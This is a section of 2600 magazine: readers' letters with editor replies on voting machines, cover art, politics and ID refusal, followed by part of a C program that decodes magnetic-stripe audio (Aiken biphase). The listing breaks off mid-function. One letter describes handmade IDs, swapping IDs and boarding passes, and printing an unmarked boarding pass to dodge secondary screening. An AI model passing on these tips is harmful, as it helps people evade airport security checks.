Please withhold any identification for fear of Government retribution.

It's hard to believe that it's this cut and dry. For one thing, it would be monumentally stupid for one party to have this kind of control and to attempt any sort of corruption. Yet there are confirmed reports that are hard to excuse. We can only hope that this is thoroughly investigated and that the truth will come out.

Dear *2600:*

There needs to be a correction in PurpleSquid's letter (21:4). The way he gave the information was lackluster at best and totally out of context at worst.

While indeed a voting machine had 4258 votes on it in Ohio, it was located and the votes were deleted two hours *before* the polls even opened according to the U.S. and State Election Boards and documented by both the Democratic and Republican National Committees. Squid gives the impression that these votes were counted and that is totally false.

According to all the investigations by the press and the Federal Election Commission, there was no difference between the results with the paper trails and the states that didn't have paper trails. Seems that Squid's information is yet again in error.

In Baker County, Florida, there again was no problem with the vote. In the last eight presidential elections, the voters in this county have repeatedly gone to the Republicans and this has been documented so by none other then the Florida State Election Commission and the U.S. Federal Elections Commission and the results are on file at the U.S. Library of Congress (http://www.loc.gov). Considering that it is a federal felony in the U.S. to falsify these forms, I highly doubt that any sane person would want to spend any time in prison because of this for any reason. This means that every presidential election from Carter through Reagan-Bush-Clinton and back to Bush has been documented in this county, and the people who did the investigation were the Florida Democratic Party with help from the Democratic National Committee. Yet another myth being passed around as true in a country that has tried to get U.S. forces out of other European countries by any means possible since the end of WW2, and forget the simple fact that these countries have asked us to stay. Could it be that the Netherlands are pissed they do not have any U.S. bases there, and as such do not receive any benefits from same? Like sales and taxes?

Now while hacking a Diebold machine was widely reported on the net as being possible, even ABC-NBC-CBS-CNN all admitted that they "jumped the gun on this story and had no factual data to back this up nor prove it ever happened." And the people that said they hacked this machine were unable to do it in front of witnesses. Now isn't that strange that you can hack something only once? Once you have your way in, unless the whole machine is reprogrammed (and this machine was not as it was placed under lock and key after the hacking was stated), then why couldn't these people hack this with witnesses watching? Something stinks in the Netherlands and methinks it is what PurpleSquid is being told.

Maybe PurpleSquid should stop reading magazines in the Netherlands that are equal to the supermarket tabloids (*Enquirer, News of the World, Star,* etc.) here in the States, and pay more attention to information that can actually be used, like your magazine.

Jeez, some people will believe anything.

Daniel Gray
Defiance, Ohio

Let us start by saying that's the coolest sounding name of any city in America. As for the Diebold issue, there are simply too many weird things going on to be ignored. The lack of open source software, paper trails, or overall accountability is troublesome at best. The issues you cited have not been resolved as neatly as you seem to think. And we couldn't find that quote from the media you cited above anywhere. Put simply, this is not about Republicans and Democrats. It's not about the Netherlands. It's about setting up the most important computer system in our nation's history and doing it in a way that's fair and accountable to everyone. This isn't accomplished through secrecy. As long as such secrecy exists, there will always be doubts and there will always be rumors. If you want these to go away, then there has to be some level of accountability. And so, we propose the following to Diebold: let us hack your machines at the next HOPE conference in 2006. We will operate the system as if we were an election board. We will try to cheat. We will try to create problems of all sorts. And in the end, we will let everyone know what we learned. What possible reason could there be for not accepting such a challenge?

Dear *2600:*

In response to Forgotten247's article in 21:4, utilizing several tools available on the open market (such as sysinternals.com) and having a detailed knowledge of a baseline Windows system (which I assure you, many security professionals do), your stealth methods are ill conceived and negligible. If you really wish to create a stealth application that cannot (easily) be found, you need to create a kernel level rootkit that can interrupt system calls (both Windows API and Raw) that request information for the program files and process information in question. If you can pull that off, then the only way to semi-reliably detect your "hidden" process would be to do a full disk analysis from a different OS. Now it is still possible theoretically to hide the file from even this, but that would take a lot of research and in depth knowledge of file systems, the registry, and the like. Best of luck on your stealthing endeavors. By the way, a virus scanner would detect your "stealthing" methods as soon as a copy of the exploit made it across the desks of any relevant researcher. Possibly sooner.

The Stealthed One
(yeah, Right!)

Dear *2600:*

Thanks for your words in the "Stick Around" piece in 21:4. I was beginning to feel a little overwhelmed, as I'm sure we all do at times. What you said was just what I needed to hear. It's good to be reminded that we are, in fact, legion. The greed-mongers, fascists, warlords, megalomaniacs, and those who spread fear for their own gain will realize that they're the ones who should be worried. After all, there really are a lot more of us than there are of them. The power is in all our hands. Their only real power lies in our own self-doubt. You know the quote about good men doing nothing. Well, I'm going to do my part. Thank you again for your words of encouragement and, of course, for your truly rad and absolutely necessary publication.

Chaad

Dear *2600:*

I just finished reading battery's great article on Ticketmaster in 21:4. I buy tickets there frequently and I was wondering if anyone out there has had the chance to look under the hood of the virtual waiting room system. I have been trying to figure out the mechanism that specifies your place in "line."

Also, concerning Cabal Agent #1's response to Zourick about Linux systems in the federal government in 21:4: Am I the only one who is annoyed by the half page of bureaucratic acronyms that boldly proclaims that Linux is not certified for federal use? I applaud the agencies and the admins that are using Linux without authorization! Especially since common citizens like you and me are footing the bill for massively over-architected systems that are designed by these bureaucrats who have no incentive to do things cheaply.

Skillcraft

Cover Letters

Dear *2600:*

Love your magazine! It was recommended by the instructor at a Microsoft class I was taking. So I bought a magazine and later subscribed. I just received 21:4. I was wondering about the pale image of a face on the front cover. I don't really recognize the face, but I can see it there on the upper right corner, among the trees. Whose face is it? Why is it there?

anonymous

Please allow us to ask the questions.

Dear *2600:*

I see George Bush.

gmcsparran3

All the time?

Dear *2600:*

Well, I'm taking the cover of 21:4 literally and I'm saying something about what I see. I see Mr. George Bush's head in the corner and I see the black tombstone below him. I see the images of past *2600* magazine covers on the tombstones beside corporate logos and mascots, and the word "ERASE" on the tomb numbered especially for all of you. And don't think I overlooked the "SSSS" which will get you searched before getting on an airplane.

One of the reasons I love *2600* is because of the creative (and more often than not cryptic) cover which accompanies every issue. Keep up the great work!

Faber

Dear *2600:*

Following the advice on the cover of your new issue ("if you see something, say something"), I noticed the... uh... ghostlike image of Gee Dubbya over the graveyard. Very nice touch. I'm not completely sure what it's supposed to mean, but it's cool. As for your magazine, keep doing what you're doing because it kicks ass.

john2kx

Dear *2600:*

So I just picked up the latest copy of *2600* and as always I couldn't wait until I was in the privacy of my office with the door shut (to avoid any suspicious onlookers) to crack open the first page. Somehow I still felt uptight as though someone was watching over my every move as I turned the pages. So just to be cautious I placed the mag discreetly in my bottom drawer and saved the reading for later when I was sure no one was looking. I returned to my drawer three hours later to find that it was none other than George W. Bush himself who was watching me!

I would just like to read one issue in peace.

jason

Dear *2600:*

While sitting in class reading 21:4, I read a letter about subliminal messages in the cover art. So I flipped the magazine over and under the lighting I saw the word "erase" on the closest tombstone. Enlightened, I moved it under the light to see If I could find anything else. Then all of a sudden Bush's face appeared and scared the crap out of me. I normally don't like the sight of him at any time so suddenly seeing him hidden in the cover surprised me a bit. Once I got home from school I put it under a black light which makes the words very apparent. I also scanned 21:2 and I saw the word "OBEY" and in 21:3 I saw "PROTECT" written in it. I will now be scanning every issue for more surprises.

mr_bloko

Dear *2600:*

Thanks for such a great magazine and a beautiful picture of good ol' GW on the cover. So patriotic, yet so very scary!

Alex

Dear *2600:*

I do not usually write but had to say something. I saw something. I thought it was a stain left by my drink on the cover of 21:4. However, it was a different type of stain. In the right corner. Startled me. Thanks for the great magazine.

miles bogus

Dear *2600:*

Honor. Obey. Protect. Erase. Bush?

DigitalDesperado

Dear *2600:*

I really dig the UV ink used lately. I've noticed it for a while and since nobody else has said anything (other than the fact that sometimes they see it by reflection), I thought I would mention it.

Thanks for continuing to put out a *great* mag for all these years!

Martian

Critiques

Dear *2600:*

I have been a long time fan of your magazine. However, I believe that politics needs to be left out. I like to read and be informed of technical issues and I know people from New York loathe Bush because, let's face it, he is a Republican. New York is not known for their support of Republicans and I understand you are pissed off that he won and need to vent. *But please* do not do it in this magazine. I know you think it is cute to put Bush on the cover and whatever but I cannot go anywhere without hearing about politics. It is over and I suggest the people get over it. Yes I agree with rights, I am an anti-federalist, and I believe in state rights. I do not believe Bush is

a warmonger and I do not believe that terrorists should be sent into a court like we should.

With that said, I agree that U.S. citizens should not be subjected to random searches of their houses without their knowledge and *Americans* should not be held without trial, lawyer, and so forth. You have my support 100 percent on that. However, if we capture terrorists or someone who we suspect is a terrorist (who is not an American), then I don't care if they don't have rights, because *they don't!* The Geneva Convention does not grant them this right at all. As far as torturing them, if it saves our troops' lives, go for it. We did not start this war and our soldiers should not die because we are too afraid to let them go without sleep because a bunch of left wing nut jobs are protesting them to regain their lost power.

I know most "hackers" are really left wing and are almost communist. Granted, I cannot group all of them in the same category since I believe my stance is right wing even though Bush is the first Republican president I have voted for. Making people aware of their rights is one thing, telling them they are losing them is OK, but to blame it on one man is a joke. It is both parties' fault that we have our rights degraded as far as they are now (Lincoln started this with the backing of a strong federal government). But it's even more the fault of the American people because they have let it slip this far. If you ever watch Jay Leno's jay-walking or Sean Hannity's man on the street quiz, the majority of people my age and younger (23) have no clue who the vice president is or what the amendments are. Let alone the Bill of Rights! I know I have turned this into a political rambling and I am sorry but I beg of you, *please,* no more. Talk about rights, talk about how they are being taken away, but be as partial as you can. I cannot take anymore "Left hates America, Right are fascists taking our rights away" propaganda.

Rage1605

Nice job keeping politics out. Or did you mean for us to stop talking about these issues after you talked about them? First off, we discuss a lot of things and the space taken up by this kind of a topic has always been fairly minimal. Second, if it's something that's on people's minds, then why should we deny them the right to express themselves? Like anything else, hackers have interesting perspectives on these issues. Plus, it's generally a good thing to express yourself and expose yourself to other opinions.

Having been exposed to your opinions, we cannot react with silence. You believe it's acceptable to abduct people from foreign countries and torture them? We hope you realize that there are many people throughout the world who have the desire and would have the right to do the same to you under your own logic. If that's the world you want to live in, you're well on the way towards getting there. You say we didn't start this war? We invaded a country that never attacked us and had neither plans nor ability to do so. Regardless of what kind of society we manage to create over there, you can never escape that fact. You obviously have all kinds of problems with what you imagine to be the "left wing." But these issues are of concern for people of all political bents. Hackers come from all kinds of different political backgrounds and ideologies so please don't assume that they all believe the same thing. One thing that most would probably agree upon is that expressing something that's on your mind is a good thing. We're glad you took the opportunity and hope you understand why we'll continue to give others the chance.

Problems

Dear *2600:*

In case you haven't heard, the company ChoicePoint has been selling personal data (Social Security numbers, phone numbers, addresses, etc.) to companies. Someone created a fake company and ordered info on 145,000 people and so far 50 suspicious credit accounts have been created in the names of people who have had their identity stolen. This is beyond wrong. The criminal in this case is ChoicePoint! ChoicePoint and every company like them should be shut down! If the U.S. government refuses to do something about these companies I hope someone else does.

Phreakinphun

Dear *2600:*

I just wanna say all the usual "I love your magazine" stuff before I say what I have to say. I do love it and I've been reading it for two years now.

This weekend I went to pick up 21:4 and almost had a canary in the magazine shop when it was $15 Canadian! I thought for sure it was a mistake and asked the lady if she accidentally put the wrong price on the magazine. She replied that she hadn't and that it was now $15 everywhere. I couldn't believe it - I almost died. I literally sat in that magazine shop and deliberated over it for 20 minutes. Was it worth it or not? Of course it is. But if I have to pay more, I would like to voice some concerns.

First off, I just have to say that close to a 50 percent price hike is a huge price hike and I have a feeling that it may deter a lot of readers. How have you handled the price hike with the subscribers?

Secondly, I felt completely ripped off when I read about 50 percent of the letters (my favorite part of your magazine) were written by teenyboppers who are planning a DOS attacks on their school networks. I mean who are these kids and why do you keep publishing these letters? I think we need to get over the whole idea of "what makes a hacker" letters. I mean either you get it or you don't. My suggestion: have a page that defines "hacker" as you see fit, but please don't fill up the letters pages with them anymore. Please.

I don't mean to rip on you completely and of course there is still useful info. I just feel like I have to dig a bit more to find it than I used to.

andehlu

Whoever sold you that magazine ripped you off. Our price in Canada has not increased for some time. Our price is $8.15 in Canadian dollars (which would make such an increase closer to 100 percent than to 50 percent). We suspect someone covered the "8" and convinced you that it was 15 dollars. It's either incredibly sleazy or incredibly stupid. Either way, march back there and demand a refund.

Dear *2600:*

I am saddened by the current state of affairs in this country. To begin with, I recently read a survey in which a majority of high school students did not know what the First Amendment of the Constitution provided. When read the exact text of the First Amendment, more than

one third of the students felt it went "too far" in the rights it provided. Furthermore, only half of the students surveyed felt that newspapers should be allowed to publish freely without government approval. Three quarters of students polled said that flag burning was illegal and about half of them said that the government had the authority to restrict indecent material on the Internet. This almost makes me cry! We live in a country where the leader has publicly stated that he would prefer a dictatorship, where blatant election fraud has occurred in the form of unverifiable ballots, where the common public thinks that asking questions about government actions is unpatriotic, and now, the future of the country thinks that we have too many freedoms. I urge everyone who reads *2600,* anyone who believes that information should be free and that speech is free, to speak up and speak out against this tide of complacency. It is our responsibility to be critical of our government. If we do not act, the fiction of *1984* will become our reality.

Alop

In all fairness, we don't believe Bush was actually wishing for a dictatorship but simply attempting to make one of those points of his that never really took off. But your warnings are definitely right on target. Being aware and awake are essential for the future.

Dear *2600:*

I attended a *2600* meeting for the first time at the Barnes and Noble in the Baltimore Harbor. I am disappointed to find out what goes on. When I showed up I was told that nothing really goes on but talking between others who show up. This in no way constitutes a meeting. Instead, it's a live chat room you feel awkward joining. I was under the assumption that everyone was able to attend a *2600* meeting but I never plan to read another *2600* article or attend another *2600* meeting again. After getting the cold shoulder from all at the meeting and no response from the webmaster of the Maryland *2600* meeting site (who is not keeping it updated), I am now writing to you to please step in and do something about this chapter of lame so-called hackers in Maryland.

ryan

Since you're never going to read us again, there's really no way we can address your concerns to you. But it should be understood that these are not meetings with lectures and agendas but gatherings where everyone is free to converse with whomever they choose in a public area. We're sorry if you're not comfortable being a part of this but that's how it is. We encourage all who attend to be open to newcomers and not form cliques. And newcomers should avoid jumping to conclusions.

Dear *2600:*

I have been purchasing your magazine (when I can find it) for the last four or five years and want to let you know that I found it, but not without some digging. It seems that Barnes and Noble carries your fine publication but chooses to keep it hidden away in a drawer. After searching for a minute (I don't have a lot of patience), I asked the cashier where it was. She showed me and didn't give me a reason as to why it is hidden away.

Chris

This is not Barnes and Noble policy but rather that of the local store or even of that particular person. Complaints to the store manager usually are enough to resolve the situation. If this doesn't work, let us know the specifics.

Dear *2600:*

I was on vacation recently in Michigan to see some friends. While there, I stayed at both a Baymont Inn and a Days Inn. While at the Baymont Inn, I had good unrestricted wireless access. No one tried to censor all the porn or hacking sites I visited and downloaded from. Not a problem. I highly recommend them. About halfway through my trip, I moved over to a nearby Days Inn due to price range considerations. While at the Days Inn I had relatively good cable access and I was satisfied. Towards the end of my stay, I was abruptly cut off in the middle of a download from astalavista.com. I thought the site was down and I continued surfing, noting as time went on that I continually received time out messages from them. Eventually when I got the same message from 2600.com and a number of other sites, I realized it had been blocked by whatever server they were using to manage connections at the hotel. This was annoying but I was willing to let bygones be bygones. I connected to a proxy and was happily downloading for about two hours before the admin cut off access to my proxy. Well, needless to say, this pissed me off to no end. I switched off the proxy and wrote their corporate headquarters a nasty note stating that I would never patronize any establishment of theirs again and that I would highly recommend all my friends find other accommodations unless drastic action was taken and I was given an apology. To date I've received neither a reply nor an acknowledgment. So this is me recommending to all the happy hackers out there not to ever visit Days Inn.

Jon

The one thing you didn't tell us was what excuse they gave for cutting you off. Did they specifically state that they were monitoring what you were downloading? This doesn't make a great deal of sense.

Ideas

Dear *2600:*

I wish I had been introduced to this magazine sooner than a year ago. I was actually pretty surprised when I found out that a store in the East Boonies of Maine carried it and, ever since, I've been obliged to pick it up. Naturally, when I had an interesting thought about America's newest catch phrase, *2600* was the first place I thought of sending it. So here it is:

Freedom isn't free. I know this motto has been circulating around the country for at least a few years now, in hopes that people will realize a sacrifice has to be made to preserve freedom. But is this all the slogan really means? Freedom isn't free could mean something completely unintended. If we stop thinking in terms of cost, the saying becomes more of a slogan for the trends in the U.S. as I understand them. Freedom isn't free, man, it's in prison. Or at least headed that way. Do you see the subtle transition there? With a different connotation, a very popular saying for the defense of the government's actions overseas becomes a slogan fit for the posters of Big Brother's Oceania. Freedom isn't free, not completely, not yet. I'm just glad that there are people out there, you and others, who are working in its defense.

Thank you for trying to educate the masses. Little more than a year ago, I was one of them.

Tommy

You most definitely have a future in mass marketing.

Fighting Back

Dear *2600:*

I'm typing this at 36,000 feet after reading the recent article on identification and airline security. As a frequent business traveler, old hacker, and semi-anarchist, I've had plenty of time to experiment with airline security and identity documents in both air travel and general use.

First off, I almost never use any sort of ID document and on the rare occasion that I do, it's nearly always a "fake" one. I say "fake" because I make it a point of using ID that I have created myself, but that contains real info. Why? To prove the point that fake documents will fly (no pun intended), but without exposure to persecution for having false documents. There is nothing illegal in this. Actually, possession or use of false documents itself is generally not illegal, but using them for fraudulent purposes is.

I encourage everyone to refuse to use ID for everyday things. Simply refuse it, or say you don't have it, or whatever. In many, many years of doing this, it has never stopped me from doing what I want. When asked if I have ID for a credit card purchase, for example, I simply say "no." Sometimes I get a deer-in-headlights look, sometimes a question or two, but never has someone refused my purchase!

Remember that you can't be forced to give ID to the police if you're not driving a vehicle. A recent Supreme Court case has been touted as changing that, but it does not. The recent decision merely says that you must identify yourself during an investigation, but does not say you must *show* identification documents. I have used this a number of times during civil disobedience activities with 100 percent success (meaning I've never been arrested for it). I have had cops literally spitting on me through anger at my refusal to provide anything more than my name, but they knew better than to arrest me for such a non-crime. You must also refuse to give your birth date and Social Security number, as either of those items will serve to fully identify you with a computer search, and void the purpose of refusing to show ID documents.

When flying, I try to have fun with the security goons. On many flights I use an expired ID. Most of the time they don't notice this, but often they will and "select" me for special inspection. As most of you know, this means putting four "S" symbols on my boarding pass and then doing a hand search of my laptop case and body. The ludicrousness of this should be obvious; the terrorists we are supposedly trying to stop all had proper, current, and valid U.S. ID documents! And why does expired ID matter? Does it stop being me on the day that it expires? There can be no valid security reason to require a current ID versus an expired one.

The hand search implies another thing to me; they obviously must know that the X-ray and metal detector screenings are insufficient to assure security. I mean, if they are effective, then why the special screening? That or the motive for the special screening is to punish people for not having "proper" ID or not conforming to visual or behavioral expectations. And explain to me why a terrorist would do something that everyone knows will get you a special screening, such as buying a one-way ticket, flying standby, or buying at the last minute? I mean, do we really think that someone who intends to blow himself up would be concerned with the added cost of a round trip ticket? Or that they'd plan it at the last minute and not buy a ticket in advance?

Often I will use one of my handmade ID documents, and never have had one questioned. Some are purposely not-so-good creations, but they never get questioned. I'm thinking a six year old's crayon rendition of a driver's license would be good enough for these minimum wage workers. Most of the time they don't look closely enough to detect something obvious. When traveling with others, I usually talk them into switching ID and boarding passes with me. The security people have never noticed this. For the most part they just want to match the name on the boarding pass with the ID. If they did notice, we'd simply explain that we got them mixed up when picking them up from the ticket counter.

Now let's talk about the matter of the Scarlet Letter on the boarding pass to signify people who are selected for "random" special inspections. One thing should be real obvious here; it's just a piece of paper. A boarding pass, which I printed on my own computer. To be more clear, *one copy* of the boarding pass. All you need is a second copy without the symbols, and the security people won't know how "special" you are. Of course, it's probably illegal to do this, so I'm not admitting to ever having tried it nor encouraging you to. But if you were to, say, print two copies just for safety, and then forget and pull out the "wrong" one, I think it would be pretty tough to prosecute you.

Identity documents in general are pretty useless right now since they are easily faked, but unless we fight back, there will come a time when they are demanded for anything you do. Eventually there will be systems in place for nearly anyone to check your document against a database, and of course, they will log that "for system security." Meaning, a trail of your movements and activities will be generated. Already in my home state the bars can subscribe to a service which will read and verify the data on the magnetic strip on a driver's license. How long before you have to authenticate yourself to use the library, public wifi, buses/trains/airplanes, or anything else?

Refuse to use ID as often as possible, while you still can. "Principio obstate." (Resist from the beginning.)

saynotoid@gmail.com

Thanks for the words of wisdom. It's always a good idea to challenge whatever system is being crammed down our throats but in such a way as to not put yourself at risk unnecessarily. We just wonder how long such things will still be possible.

Got a letter for us? Send it on the net to letters@2600.com or use snail mail: 2600 Letters, PO Box 99, Middle Island, NY 11953 USA.

Continued from page 31


```
  fprintf(stream, "Copyright (c) 2004-2005 ");
  fprintf(stream, "Joseph Battaglia <redbird@2600.com>\n");
}

/* prints version and help
   [stream]        output stream
   [exec]          string containing the name of the program executable */
void print_help(FILE *stream, char *exec)
{
  print_version(stream);
  fprintf(stream, "\nUsage: %s [OPTIONS]\n\n", exec);
  fprintf(stream, "  -a,  --auto-thres   Set auto-thres percentage\n");
  fprintf(stream, "                      (default: %d)\n", AUTO_THRES);
  fprintf(stream, "  -d,  --device       Device to read audio data from\n");
  fprintf(stream, "                      (default: %s)\n", DEVICE);
  fprintf(stream, "  -f,  --file         File to read audio data from\n");
  fprintf(stream, "                      (use instead of -d)\n");
  fprintf(stream, "  -h,  --help         Print help information\n");
  fprintf(stream, "  -m,  --max-level    Shows the maximum level\n");
  fprintf(stream, "                      (use to determine threshold)\n");
  fprintf(stream, "  -s,  --silent       No verbose messages\n");
  fprintf(stream, "  -t,  --threshold    Set silence threshold\n");
  fprintf(stream, "                      (default: automatic detect)\n");
  fprintf(stream, "  -v,  --version      Print version information\n");
}

/* sets the device parameters
   [fd]            file descriptor to set ioctls on
   [verbose]       prints verbose messages if true
   returns         sample rate */
int dsp_init(int fd, int verbose)
{
  int ch, fmt, sr;

  if (verbose)
    fprintf(stderr, "*** Setting audio device parameters:\n");

  if (verbose)                                /* set audio format */
    fprintf(stderr, "    Format: AFMT_S16_LE\n");
  fmt = AFMT_S16_LE;
  if (ioctl(fd, SNDCTL_DSP_SETFMT, &fmt) == -1) {
    perror("SNDCTL_DSP_SETFMT");
    exit(EXIT_FAILURE);
  }
  if (fmt != AFMT_S16_LE) {
    fprintf(stderr, "*** Error: Device does not support AFMT_S16_LE\n");
    exit(EXIT_FAILURE);
  }

  if (verbose)                                /* set audio channels */
    fprintf(stderr, "    Channels: 1\n");
  ch = 0;
  if (ioctl(fd, SNDCTL_DSP_STEREO, &ch) == -1) {
    perror("SNDCTL_DSP_STEREO");
    exit(EXIT_FAILURE);
  }
  if (ch != 0) {
    fprintf(stderr, "*** Error: Device does not support monaural recording\n");
    exit(EXIT_FAILURE);
  }

  if (verbose)                                /* set sample rate */
    fprintf(stderr, "    Sample rate: %d\n", SAMPLE_RATE);
  sr = SAMPLE_RATE;
  if (ioctl(fd, SNDCTL_DSP_SPEED, &sr) == -1) {
    perror("SNDCTL_DSP_SPEED");
    exit(EXIT_FAILURE);
  }
  if (sr != SAMPLE_RATE)
    fprintf(stderr, "*** Warning: Highest supported sample rate is %d\n", sr);

  return sr;
}

/* prints the maximum dsp level to aid in setting the silence threshold
   [fd]            file descriptor to read from
   [sample_rate]   sample rate of device */
void print_max_level(int fd, int sample_rate)
{
  int i;
  short int buf, last = 0;

  printf("Terminating after %d seconds...\n", MAX_TERM);

  for (i = 0; i < sample_rate * MAX_TERM; i++) {

    xread(fd, &buf, sizeof (short int));      /* read from fd */

    if (buf < 0)                              /* take absolute value */
      buf = -buf;

    if (buf > last) {                         /* print if highest level */
      printf("Maximum level: %d\r", buf);
      fflush(stdout);
      last = buf;
    }
  }

  printf("\n");
}

/* finds the maximum value in sample
   ** global **
   [sample]        sample
   [sample_size]   number of frames in sample */
short int evaluate_max(void)
{
```

```
  int i;
  short int max = 0;

  for (i = 0; i < sample_size; i++) {
    if (sample[i] > max)
       max = sample[i];
  }

  return max;
}

/* pauses until the dsp level is above the silence threshold
   [fd]            file descriptor to read from
   [silence_thres] silence threshold */
void silence_pause(int fd, int silence_thres)
{
  short int buf = 0;

  while (buf < silence_thres) {             /* loop while silent */

    xread(fd, &buf, sizeof (short int));    /* read from fd */

    if (buf < 0)                            /* absolute value */
      buf = -buf;
  }
}

/* gets a sample, terminating when the input goes below the silence threshold
   [fd]            file descriptor to read from
   [sample_rate]   sample rate of device
   [silence_thres] silence threshold
   ** global **
   [sample]        sample
   [sample_size]   number of frames in sample */
void get_dsp(int fd, int sample_rate, int silence_thres)
{
  int count = 0, eos = 0, i;
  short buf;

  sample_size = 0;

  silence_pause(fd, silence_thres);         /* wait for sample */

  while (!eos) {                            /* fill buffer */

    sample = xrealloc(sample, sizeof (short int) * (BUF_SIZE * (count + 1)));
    for (i = 0; i < BUF_SIZE; i++) {
      xread(fd, &buf, sizeof (short int));
      sample[i + (count * BUF_SIZE)] = buf;
    }
    count++;
    sample_size = count * BUF_SIZE;

    eos = 1;                                /* check for silence */
    if (sample_size > (sample_rate * END_LENGTH) / 1000) {
      for (i = 0; i < (sample_rate * END_LENGTH) / 1000; i++)  {
        buf = sample[(count * BUF_SIZE) - i];
        if (buf < 0)
          buf = -buf;
        if (buf > silence_thres)
          eos = 0;
      }
    } else
      eos = 0;
  }
}

/* open the file
   [fd]          file to open
   [verbose]     verbosity flag
   ** global **
   [sample_size] number of frames in the file */
SNDFILE *sndfile_init(int fd, int verbose)
{
  SNDFILE *sndfile;
  SF_INFO sfinfo;

  memset(&sfinfo, 0, sizeof(sfinfo));       /* clear sfinfo structure */

  sndfile = sf_open_fd(fd, SFM_READ, &sfinfo, 0); /* set sndfile from fd */
  if (sndfile == NULL) {
    fprintf(stderr, "*** Error: sf_open_fd() failed\n");
    exit(EXIT_FAILURE);
  }

  if (verbose) {                            /* print some statistics */
    fprintf(stderr, "*** Input file format:\n"
            "    Frames: %i\n"
            "    Sample Rate: %i\n"
            "    Channels: %i\n"
            "    Format: 0x%08x\n"
            "    Sections: %i\n"
            "    Seekable: %i\n",
           (int)sfinfo.frames, sfinfo.samplerate, sfinfo.channels,
           sfinfo.format, sfinfo.sections, sfinfo.seekable);
  }

  if (sfinfo.channels != 1) {               /* ensure that the file is mono */
    fprintf(stderr, "*** Error: Only monaural files are supported\n");
    exit(EXIT_FAILURE);
  }

  sample_size = sfinfo.frames;              /* set sample size */

  return sndfile;
}
```

```
/* read in data from libsndfile
   [sndfile]     SNDFILE pointer from sf_open() or sf_open_fd()
   ** global **
   [sample]      sample
   [sample_size] number of frames in sample */
void get_sndfile(SNDFILE *sndfile)
{
  sf_count_t count;

  sample = xmalloc(sizeof(short int) * sample_size); /* allocate memory */

  count = sf_read_short(sndfile, sample, sample_size); /* read in sample */
  if (count != sample_size) {
    fprintf(stderr, "*** Warning: expected %i frames, read %i.\n",
            sample_size, (int)count);
    sample_size = count;
  }
}

/* decodes aiken biphase and prints binary
   [freq_thres]    frequency threshold
   ** global **
   [sample]        sample
   [sample_size]   number of frames in sample */
void decode_aiken_biphase(int freq_thres, int silence_thres)
{
  int i = 0, peak = 0, ppeak = 0;
  int *peaks = NULL, peaks_size = 0;
  int zerobl;

  for (i = 0; i < sample_size; i++)         /* absolute value */
    if (sample[i] < 0)
      sample[i] = -sample[i];

  i = 0;                                    /* store peak differences */
  while (i < sample_size) {
    ppeak = peak;                           /* old peak value */
    while (sample[i] <= silence_thres && i < sample_size) /* find peaks */
      i++;
    peak = 0;
    while (sample[i] > silence_thres && i < sample_size) {
      if (sample[i] > sample[peak])
        peak = i;
      i++;
    }
    if (peak - ppeak > 0) {
      peaks = xrealloc(peaks, sizeof(int) * (peaks_size + 1));
      peaks[peaks_size] = peak - ppeak;
      peaks_size++;
    }
  }

  /* decode aiken biphase allowing for
     frequency deviation based on freq_thres */
  /* ignore first two peaks and last peak */
  zerobl = peaks[2];
  for (i = 2; i < peaks_size - 1; i++) {
    if (peaks[i] < ((zerobl / 2) + (freq_thres * (zerobl / 2) / 100)) &&
        peaks[i] > ((zerobl / 2) - (freq_thres * (zerobl / 2) / 100))) {
      if (peaks[i + 1] < ((zerobl / 2) + (freq_thres * (zerobl / 2) / 100)) &&
          peaks[i + 1] > ((zerobl / 2) - (freq_thres * (zerobl / 2) / 100))) {
        printf("1");
        zerobl = peaks[i] * 2;
        i++;
      }
    } else if (peaks[i] < (zerobl + (freq_thres * zerobl / 100)) &&
               peaks[i] > (zerobl - (freq_thres * zerobl / 100))) {
      printf("0");
#ifndef DISABLE_VC
      zerobl = peaks[i];
#endif
    }
  }
  printf("\n");

}

/* main */
int main(int argc, char *argv[])
{
  int fd;
  SNDFILE *sndfile = NULL;

  /* configuration variables */
  char *filename = NULL;
  int auto_thres = AUTO_THRES, max_level = 0, use_sndfile = 0, verbose = 1;
  int sample_rate = SAMPLE_RATE, silence_thres = SILENCE_THRES;

  /* getopt variables */
  int ch, option_index;
  static struct option long_options[] = {
    {"auto-thres",   0, 0, 'a'},
    {"device",       1, 0, 'd'},
    {"file",         1, 0, 'f'},
    {"help",         0, 0, 'h'},
    {"max-level",    0, 0, 'm'},
    {"silent",       0, 0, 's'},
    {"threshold",    1, 0, 't'},
    {"version",      0, 0, 'v'},
    { 0,             0, 0,  0 }
  };

  /* process command line arguments */
  while (1) {

    ch = getopt_long(argc, argv, "a:d:f:hmst:v", long_options, &option_index);
```

```
    if (ch == -1)
      break;

    switch (ch) {
      case 'a': /* auto-thres */
        auto_thres = atoi(optarg);
        break;
      case 'd': /* device */
        filename = xstrdup(optarg);
        break;
      case 'f': /* file */
        filename = xstrdup(optarg);
        use_sndfile = 1;
        break;
      case 'h': /* help */
        print_help(stdout, argv[0]);
        exit(EXIT_SUCCESS);
        break;
      case 'm': /* max-level */
        max_level = 1;
        break;
      case 's': /* silent */
        verbose = 0;
        break;
      case 't': /* threshold */
        auto_thres = 0;
        silence_thres = atoi(optarg);
        break;
      case 'v': /* version */
        print_version(stdout);
        exit(EXIT_SUCCESS);
        break;
      default: /* default */
        print_help(stderr, argv[0]);
        exit(EXIT_FAILURE);
        break;
    }
  }

  if (verbose) {                              /* print version */
    print_version(stderr);
    fprintf(stderr, "\n");
  }

  if (use_sndfile && max_level) {           /* sanity check */
    fprintf(stderr, "*** Error: -f and -m switches do not mix!\n");
    exit(EXIT_FAILURE);
  }


  if (filename == NULL)             /* set default if no device is specified */
    filename = xstrdup(DEVICE);

  if (verbose)                                /* open device for reading */
    fprintf(stderr, "*** Opening %s\n", filename);
  fd = open(filename, O_RDONLY);
  if (fd == -1) {
    perror("open()");
    exit(EXIT_FAILURE);
  }

  if (use_sndfile)                  /* open sndfile or set device parameters */
    sndfile = sndfile_init(fd, verbose);
  else
    sample_rate = dsp_init(fd, verbose);

  if (max_level) {                            /* show user maximum dsp level */
    print_max_level(fd, sample_rate);
    exit(EXIT_SUCCESS);
  }

  if (!silence_thres) {                     /* silence_thres sanity check */
    fprintf(stderr, "*** Error: Invalid silence threshold\n");
    exit(EXIT_FAILURE);
  }

  if (use_sndfile)                           /* read sample */
    get_sndfile(sndfile);
  else
    get_dsp(fd, sample_rate, silence_thres);

